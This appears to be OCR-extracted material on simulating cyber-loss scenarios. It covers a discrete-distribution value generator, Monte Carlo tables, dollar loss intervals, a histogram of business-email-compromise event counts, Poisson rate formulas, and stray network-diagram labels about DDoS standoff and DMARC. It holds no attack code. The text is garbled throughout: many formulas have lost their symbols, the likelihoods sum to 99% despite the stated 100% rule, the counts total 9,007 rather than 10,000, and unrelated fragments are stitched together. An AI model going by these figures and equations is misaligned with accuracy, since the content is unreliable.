A **discrete** distribution has N possible values (by default, N can be up to 8 but this can be extended), where each value is associated with a specific likelihood that it will occur (the sum of all likelihoods must add to 100%). It's a more generalized version of the **binary** distribution, which has only 2 possible values. The formula in "Random Value Generator" is used to generate the N values in the specified proportions, over a total of 10,000 iterations.


Value	Likelihood	Cum. %
2	9.0%	9.0%
3	9.0%	18.0%
4	9.0%	27.0%
5	9.0%	36.0%
6	9.0%	45.0%
7	9.0%	54.0%
8	9.0%	63.0%
9	9.0%	72.0%
10	9.0%	81.0%
11	9.0%	90.0%
12	9.0%	99.0%
Random Value Generator:	4	




Use for validation and cross- checking

Value	*2*	*3*	*4*	*5*	*6*	*7*	*8*	*9*	*10*	*11*	*12*	*Total*
Counts	*885*	*910*	*911*	*948*	*898*	*840*	*842*	*948*	*904*	*902*	*904*	*9,007*
%	*9.8%*	*10.1%*	*10.1%*	*10.5%*	*10.0%*	*9.3%*	*9.3%*	*10.5%*	*10.0%*	*10.0%*	*10.0%*	*100.0%*

≈





$$_{80}(\theta) = [\$12{,}668, \$98{,}880]$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0 & 0 & \cdots & 2 \\ \$0 & \$0 & \cdots & \$960 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0 & 0 & \cdots & 8 \\ \$0 & \$0 & \cdots & \$3{,}360 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 4 \\ \$13{,}851 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 2{,}155 & 2{,}429 & \cdots & 3{,}269 \\ \$69{,}208{,}381 & \$106{,}225{,}791 & \cdots & \$439{,}425{,}357 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 9 & 11 & \cdots & 15 \\ \$289{,}037 & \$481{,}055 & \cdots & \$2{,}016{,}329 \end{bmatrix}.$$


$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 13 \\ \$784{,}561 \end{bmatrix}.$$


Discrete Distribution
Likelihood (%)
12%
10%
8%
6%
4%
2%
0%
9.4%
10.3%
10.2%
9.7%
9.8%
9.9%
10.1%
10.6%
9.9%
10.1%
4
5
6
7
8
9
10
11
12
13
Number of BEC Events





$$_{80}(\theta) = [\$78{,}456, \$706{,}105]$$

$$X_{j,i} = \begin{cases} M_{j,i} \\ V_{j,i} \\ S_{j,i} \\ D_{j,i} \end{cases}$$

$$Y_i = \sum_{j=t}^{t+6} X_{j,i}$$

$$Y_i \sim (\lambda_i \, E_i)$$

$$R_i = \frac{Y_i}{E_i}$$

$$r_{j,i} = \frac{Y_{j,i}}{P_j}$$


$$Y_i = \sum_{j=t}^{t+6} Y_{j,i} \qquad E_i = \sum_{j=t}^{t+6} P_j$$

$$\bar{r}_i = \frac{Y_i}{E_i} = \frac{\sum_{j=t}^{t+6} Y_{j,i}}{\sum_{j=t}^{t+6} P_j}$$

$$Y_i \sim (\bar{r}_i \cdot E_i)$$

$$\bar{r}_i \pm 1.96\sqrt{\frac{\bar{r}_i}{E_i}}$$

$$\hat{R}_i \in \left[\bar{r}_i - 1.96\sqrt{\frac{\bar{r}_i}{E_i}},\ \bar{r}_i + 1.96\sqrt{\frac{\bar{r}_i}{E_i}}\right]$$


Public appearance of target endpoints
Public Entrance Cloud Node
Public Entrance Cloud Node
Public Entrance Cloud Node
Standoff Distance for DDOS or similar attack intervention
Private Aggregate Cloud Node
Private Aggregate Cloud Node
Private Entrance On Prem DMARC
Static facility DMARC that needs durable protection